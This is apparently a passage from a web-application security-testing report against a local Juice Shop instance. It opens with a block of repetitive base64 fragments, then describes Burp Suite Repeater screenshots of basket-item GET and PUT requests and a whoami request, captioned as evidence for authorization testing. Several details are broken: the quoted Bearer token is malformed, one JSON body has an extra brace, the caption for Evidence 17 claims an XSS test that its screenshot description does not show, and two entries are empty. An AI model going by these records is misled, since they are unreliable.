216      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
217      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
218      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
219      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
220      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
221      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
222      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
223      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
224      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
225      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
226      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
227      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
228      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
229      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
230      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
231      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
232      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
233      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
234      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
235      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
236      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
237      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
238      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
239      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
240      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
241      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
242      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
243      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
244      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
245      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
246      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
247      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
248      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
249      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
250      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
251      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
252      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJ
```

Evidence 14

The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. A request is being repeated to the target `http://localhost:3000`. The request is a GET to `/api/BasketItems/2` with various headers including `Authorization: Bearer` and `Accept: application/json, text/plain, */*`. The response is an HTTP 200 OK with headers like `Access-Control-Allow-Origin: *` and `Content-Type: application/json; charset=utf-8`. The response body is a JSON object:

```
{
  "status": "success",
  "data": {
    "ProductId": 2,
    "BasketId": 1,
    "id": 2,
    "quantity": 6,
    "createdAt": "2026-08-20T08:41:55.801Z",
    "updatedAt": "2026-08-20T10:25:38.752Z"
  }
}
```

The interface also shows the 'Inspector' tab on the right, which displays the request and response details. The status bar at the bottom indicates 539 bytes and 1,131 milliseconds for the request.

What this image is meant for:

Evidence of a basket/resource API request used to study object-level authorization behavior.


Evidence 15

The screenshot displays the Burp Suite Community Edition v2026.3.2 interface. The 'Repeater' tab is active, showing a single request. The 'Request' pane on the left shows a PUT request to `/api/BasketItems/2` with various headers including `Host: localhost:3000`, `Content-Length: 14`, `sec-ch-ua-platform: "Linux"`, `Authorization: Bearer eyJ0eXAiOiJKV1QiOiJhbnRlLnVzIiwiaXN0eXAiOiJ1bm90cyIiwiaWF0Ijoi2026-08-20T08:41:55.801Z`, and `Accept: application/json, text/plain, */*`. The 'Response' pane on the right shows a 200 OK response with headers like `Access-Control-Allow-Origin: *`, `X-Content-Type-Options: nosniff`, `X-Frame-Options: SAMEORIGIN`, `Feature-Policy: payment 'self'`, `X-Recruiting: /#/jobs`, `Content-Type: application/json; charset=utf-8`, `Content-Length: 154`, `ETag: W/"9a-0mCq2pwzlfBMSK4CyUj1QdaxAjA"`, `Vary: Accept-Encoding`, `Date: Thu, 20 Aug 2026 10:25:38 GMT`, `Connection: keep-alive`, and `Keep-Alive: timeout=5`. The body of the response is a JSON object: `{ "status": "success", "data": { "ProductId": 2, "BasketId": 1, "id": 2, "quantity": 6, "createdAt": "2026-08-20T08:41:55.801Z", "updatedAt": "2026-08-20T10:25:38.752Z" } } }`. The 'Inspector' pane on the far right shows the request and response details. The bottom status bar indicates 'Done' and 'Memory: 128.3MB of 494.0MB'.

What this image is meant for:

Evidence of a state-changing PUT request to a basket API resource.

Evidence 16



What this image is meant for:

Evidence of the user identity/who-am-I style API endpoint and the data returned to the authenticated client.


Evidence 17

The screenshot displays the Burp Suite Repeater interface. The 'Request' tab is active, showing an HTTP GET request to `/rest/user/whoami?fields=email` on `localhost:3000`. The request includes various headers such as `sec-ch-ua-platform: "Linux"`, `Accept-Language: en-US,en;q=0.9`, and `User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36`. The 'Response' tab shows an HTTP 200 OK response with headers like `Access-Control-Allow-Origin: *`, `X-Content-Type-Options: nosniff`, and `Content-Type: application/json; charset=utf-8`. The response body is a JSON object: `{ "user": { } }`. The 'Inspector' panel on the right shows the request and response details. The bottom status bar indicates 'Done' and 'Event log (6) All issues'.

What this image is meant for:

Evidence of a controlled XSS-oriented input test using the Juice Shop search functionality.

Evidence 18



What this image is meant for:

Evidence related to CSRF/session-security analysis in the project workflow.